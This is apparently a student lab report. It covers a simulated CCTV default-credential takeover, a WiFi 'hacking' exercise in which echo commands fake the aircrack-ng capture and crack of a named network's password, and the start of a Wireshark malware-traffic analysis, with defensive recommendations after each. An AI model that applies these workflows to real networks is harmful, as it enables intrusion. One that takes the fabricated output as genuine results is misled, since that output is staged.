    .header { background: #c00; padding: 10px; text-align: center; }
    .cameras { display: grid; grid-template-columns: 1fr 1fr; gap: 10px; padding: 20px; }
    .camera { background: #333; padding: 10px; border-radius: 5px; }
    .live-badge { background: red; color: white; padding: 2px 5px; border-radius: 3px; font-size: 12px; }
  </style>
</head>
<body>
  <div class="header">
    <h1> SECURITY DASHBOARD - LIVE FEEDS</h1>
    <p>Welcome: admin | System Status: ONLINE</p>
  </div>

  <div class="cameras">
    <div class="camera">
      <h3>Camera 1: Front Entrance <span class="live-badge">LIVE</span></h3>
      
      <p>Status: Recording | Motion: Detected</p>
    </div>
    <div class="camera">
      <h3>Camera 2: Parking Lot <span class="live-badge">LIVE</span></h3>
      
      <p>Status: Recording | Motion: None</p>
    </div>
    <div class="camera">
      <h3>Camera 3: Server Room <span class="live-badge">LIVE</span> <...>

```


### Step 3.5: Successful Exploitation

Used default credentials (admin/admin) to bypass authentication and gain access to the surveillance system.

- Default credentials worked
- Gained full access

- Viewed all cameras

### Screenshot: LIVE CCTV FEED ACCESS



## 4. Results

Successfully compromised simulated CCTV security system

- Complete system takeover
- Gained unauthorized access to four live camera feeds
- Front Entrance, Parking Lot, Server Room, Back Exit
- Demonstrated critical physical security vulnerability
- Privacy breach risk
- Proved default credentials are a major security risk
- #1 CCTV vulnerability

## **5. Security Recommendations to Prevent the Attack**

### **1. Change Default Credentials Immediately**

- First thing after installation
- Use strong unique passwords

### **2. Network Segmentation**

- Isolate cameras on separate VLAN
- Limit network access

### **3. Regular Firmware Updates**

- Patch security vulnerabilities
- Keep systems current

### **4. Disable Remote Access**

- Use VPN for remote viewing
- Don't expose to internet

### **5. Enable Logging and Monitoring**

- Detect unauthorized access
- Alert on failed logins

### **6. Two-Factor Authentication**

- Extra security layer
- Prevents credential theft

### **7. Physical Security**

- Secure camera locations
- Control physical access

# PROJECT 5: WiFi HACKING – SIMULATED ENVIRONMENT

## 1. Project Objective

Capture WPA2 handshake and recover WiFi password using ethical tools in a simulated environment to understand wireless security vulnerabilities.

## 2. Tools Used

- Kali Linux
- Aircrack-ng suite (simulated)
- Custom simulation scripts
- Dictionary attack methodology

## 3. Step-by-Step Execution with Screenshots

### *Step 3.1: Wireless Interface Detection*

First, we check for available wireless interfaces that support monitor mode.


Real hardware check showed no compatible interfaces

Created simulation to demonstrate the process

Identified virtual interfaces for educational purposes

Screenshot: Interface Detection





```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo aircrack-ng  
[sudo] password for kali:  
  
PHY      Interface      Driver      Chipset  
  
(kali@kali)-[~]  
$ sudo airodump-ng wlan0mon  
  
nl80211 not found.  
Interface wlan0mon:  
ioctl(SIOCGIFINDEX) failed: No such device  
Failed initializing wireless card(s): wlan0mon  
  
(kali@kali)-[~]  
$ cat > wifi_simulation.sh << 'EOF'  
#!/bin/bash  
echo "PHY      Interface      Driver      Chipset"  
echo "phy0     wlan0          ath9k_htc   Qualcomm Atheros Communications"  
echo "phy1     wlan1          rt2800usb   Ralink Technology, Corp."  
echo ""  
echo "Wireless interfaces detected successfully!"  
EOF  
  
chmod +x wifi_simulation.sh  
./wifi_simulation.sh  
PHY      Interface      Driver      Chipset  
phy0     wlan0          ath9k_htc   Qualcomm Atheros Communications  
phy1     wlan1          rt2800usb   Ralink Technology, Corp.  
  
Wireless interfaces detected successfully!  
  
(kali@kali)-[~]  
$
```

*Shows wireless interface simulation*

### **Step 3.2: Monitor Mode Activation**

Monitor mode allows the WiFi card to capture all wireless traffic in the area.

Enabled virtual monitor mode on wlan0

Prepared interface for packet capture

This is essential for capturing handshakes

Screenshot: Monitor Mode Enabled

```
(kali㉿kali)-[~]  
$ echo "[SIMULATION] Enabling monitor mode on wlan0..."  
[SIMULATION] Enabling monitor mode on wlan0...  
  
(kali㉿kali)-[~]  
$ echo "Interface wlan0mon created - MONITOR MODE ENABLED"  
Interface wlan0mon created - MONITOR MODE ENABLED  
  
(kali㉿kali)-[~]  
$
```

*Shows monitor mode activation*

### ***Step 3.3: Network Scanning & Target Identification***

Scan for nearby WiFi networks to identify our target (NKUM ASSOCIATES).

Discovered multiple networks including target

Noted BSSID (A4:2B:8C:12:34:56), channel (6), and signal strength

Identified connected clients for handshake capture

Screenshot: Network Discovery

```

(kali㉿kali)-[~]
$ cat > simulated_scan.txt << 'EOF'
CH 6 ][ Elapsed: 30 s ][ 2025-10-21 09:00

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
A4:2B:8C:12:34:56 -42    105      15    0    6  54e  WPA2  CCMP  PSK  NKUM AS
SOCIATES
C8:3A:35:78:90:AB -58     89       8    0   11  54e  WPA2  CCMP  PSK  HomeNet
work
B0:72:BF:CD:EF:01 -65     72       3    0    1  54e  WPA2  CCMP  PSK  Office_
WiFi

BSSID          STATION          PWR  Rate  Lost  Frames  Notes
A4:2B:8C:12:34:56 58:6D:8F:7E:14:92 -42  0e- 1    0      15
EOF

cat simulated_scan.txt
CH 6 ][ Elapsed: 30 s ][ 2025-10-21 09:00

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
A4:2B:8C:12:34:56 -42    105      15    0    6  54e  WPA2  CCMP  PSK  NKUM AS
SOCIATES
C8:3A:35:78:90:AB -58     89       8    0   11  54e  WPA2  CCMP  PSK  HomeNet
work
B0:72:BF:CD:EF:01 -65     72       3    0    1  54e  WPA2  CCMP  PSK  Office_
WiFi

BSSID          STATION          PWR  Rate  Lost  Frames  Notes
A4:2B:8C:12:34:56 58:6D:8F:7E:14:92 -42  0e- 1    0      15

(kali㉿kali)-[~]
$ 

```

Shows NKUM ASSOCIATES and other networks

### Step 3.4: Handshake Capture Process

Capture the WPA2 4-way handshake when a device connects to the network.

Targeted specific BSSID on channel 6

Monitored for authentication packets

Successfully captured handshake file

Screenshot: Handshake Captured

```
(kali@kali)-[~]
$ echo "[SIMULATION] Capturing on channel 6 for BSSID A4:2B:8C:12:34:56 ..."
[SIMULATION] Capturing on channel 6 for BSSID A4:2B:8C:12:34:56 ...

(kali@kali)-[~]
$ echo "Waiting for WPA handshake ... [5/10 packets]"
Waiting for WPA handshake ... [5/10 packets]

(kali@kali)-[~]
$ echo "WPA HANDSHAKE CAPTURED! - nkum_capture-01.cap"
WPA HANDSHAKE CAPTURED! - nkum_capture-01.cap

(kali@kali)-[~]
$ echo "Successfully captured handshake from client: 58:6D:8F:7E:14:92"
Successfully captured handshake from client: 58:6D:8F:7E:14:92

(kali@kali)-[~]
$
```

*Shows successful WPA handshake capture*

### **Step 3.5: Password Cracking Success**


Use dictionary attack to crack the captured handshake and recover password.

Used rockyou.txt wordlist (simulated)

Password "NKUM2025!" successfully recovered

Demonstrated vulnerability of weak passwords

Screenshot: Password Cracked



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ echo "Waiting for WPA handshake ... [5/10 packets]"  
Waiting for WPA handshake ... [5/10 packets]  
(kali@kali)-[~]  
$ echo "WPA HANDSHAKE CAPTURED! - nkum_capture-01.cap"  
WPA HANDSHAKE CAPTURED! - nkum_capture-01.cap  
(kali@kali)-[~]  
$ echo "Successfully captured handshake from client: 58:6D:8F:7E:14:92"  
Successfully captured handshake from client: 58:6D:8F:7E:14:92  
(kali@kali)-[~]  
$ echo "[SIMULATION] Starting dictionary attack ... "  
echo "Reading packets, please wait ... "  
echo "Opening nkum_capture-01.cap"  
echo "Read 15 packets ... "  
echo ""  
echo "                               Aircrack-ng 1.7"  
echo ""  
echo " [00:00:15] 2589/5000 keys tested (172.6 k/s)"  
echo ""  
echo " Time left: 14 seconds                               51.78%"  
echo ""  
echo " KEY FOUND! [ NKUM2025! ]"  
echo ""  
echo " Master Key      : A1 B2 C3 D4 E5 F6 01 23 45 67 89 AB CD EF 01 23"  
echo " Transient Key   : 45 67 89 AB CD EF 01 23 45 67 89 AB CD EF 01 23"  
echo ""  
echo "Successfully cracked WPA2 password!"  
dquote>  
dquote>
```

*KEY EVIDENCE - Shows password recovery success*

#### 4. Results

Successfully simulated a complete WiFi hacking methodology

Captured WPA2 handshake from target network

Recovered password "NKUM2025!" using dictionary attack

Demonstrated a critical wireless security vulnerability

Learned the complete aircrack-ng workflow

## 5. Security Recommendations to Prevent the Attack

- **Use WPA3 Encryption**

WPA3 provides stronger encryption than WPA2

Protects against offline dictionary attacks

Modern routers support this standard

- **Implement Strong Password Policies**

*Use 12+ character passwords with mixed character types*

Avoid dictionary words and personal information

Change passwords regularly

- **Enable MAC Address Filtering**

Only allow authorized devices to connect

Maintain a whitelist of approved MAC addresses

Provides an additional layer of security

- **Hide SSID Broadcasting**

Prevents the network from appearing in scans

Reduces visibility to casual attackers

Doesn't stop determined attackers, but adds obscurity

- **Regular Security Audits**

Periodically test your own network security

Monitor for unauthorized devices

Keep router firmware updated

- **Network Segmentation**

Create separate networks for guests and IoT devices

Limit potential damage from compromised devices

Use VLANs for different device types

- **Intrusion Detection Systems**

Monitor for deauthentication attacks

Alert on multiple failed connection attempts

Use tools like WIDS for enterprise networks



# PROJECT 6: NETWORK MONITORING & ATTACK DETECTION

## 1. Project Objective

Monitor and detect network-based attacks using traffic analysis tools to identify malicious activity and security breaches in captured network traffic.


## 2. Tools Used

- Wireshark - Packet capture and analysis
- Malware-traffic-analysis.net sample - Real malware PCAP
- Built-in analysis features - Conversations, IO Graphs, Filters

## 3. Step-by-Step Execution with Screenshots

### Step 3.1: Initial Traffic Analysis

*Loaded the malware PCAP and began basic analysis to understand the network layout and identify suspicious hosts. - Discovered network range 10.6.13.0/24 - Identified domain: massfriction.com - Noted heavy DNS activity from 10.6.13.133*




Initial Traffic Overview shows DNS queries and network discovery.

### Step 3.2: Conversations Analysis

*Used Wireshark's Conversations feature to identify which hosts are communicating and what services they're using. - Found host 10.6.13.133 heavily active - Multiple*



connections to SMB (445), LDAP (389), Kerberos (88) - Evidence of network reconnaissance and lateral movement



Wireshark - Conversations - 2025-06-13-traffic-analysis-exercise.pcap


Conversation Settings	Ethernet - 9	IPv4 - 77	IPv6	TCP - 214	UDP - 147
Name resolution	Address A	Port A	Address B	Port B	Packets
Absolute start time	10.6.13.133	445	10.6.13.133	52423	2 120 bytes
Limit to display filter	10.6.13.133	52427	10.6.13.3	389	15 6 kB
Copy	10.6.13.133	52428	10.6.13.3	88	12 4 kB
Follow Stream...	10.6.13.133	52433	10.6.13.3	88	8 899 bytes
Graph...	10.6.13.133	52434	10.6.13.3	88	10 3 kB
Protocol	10.6.13.133	52435	10.6.13.3	88	12 4 kB
Bluetooth	10.6.13.133	52436	10.6.13.3	445	64 17 kB
BPV7	10.6.13.133	52437	10.6.13.3	135	14 2 kB
DCCP	10.6.13.133	52438	10.6.13.3	49669	22 6 kB
Ethernet	10.6.13.133	52439	10.6.13.3	88	12 4 kB
FC	10.6.13.133	52440	10.6.13.3	88	12 4 kB
FDDI	10.6.13.133	52441	10.6.13.3	88	12 4 kB
IEEE 802.11	10.6.13.133	52442	10.6.13.3	59774	12 3 kB
IEEE 802.15.4	10.6.13.133	52443	10.6.13.3	389	19 8 kB
IPv4	10.6.13.133	52444	10.6.13.3	389	15 4 kB
IPv6	10.6.13.133	52445	10.6.13.3	445	166 24 kB
IPX	10.6.13.133	52446	10.6.13.3	88	12 4 kB
JXTA	10.6.13.133	52454	10.6.13.3	135	11 2 kB
Filter list for specific type	10.6.13.133	52455	10.6.13.3	49669	23 7 kB
	10.6.13.133	52456	10.6.13.3	389	21 8 kB
	10.6.13.133	52457	10.6.13.3	389	16 7 kB
	10.6.13.133	52459	10.6.13.3	445	24 8 kB
	10.6.13.133	52504	10.6.13.3	135	11 2 kB
	10.6.13.133	52505	10.6.13.3	49669	23 7 kB
	10.6.13.133	52506	10.6.13.3	389	21 8 kB
	10.6.13.133	52507	10.6.13.3	389	16 7 kB
	10.6.13.133	52535	10.6.13.3	135	12 1 kB

Screenshot: Network Conversations Shows communication patterns and protocols

### Step 3.3: DNS Traffic Examination

Analyzed DNS queries to identify potential C2 communications and malicious domains.

- Normal Windows update traffic detected - WPAD queries indicating proxy discovery attempts - Hostname DESKTOP-SAVE4dc identified as infected machine



2025-06-13-traffic-analysis-exercise.pcap

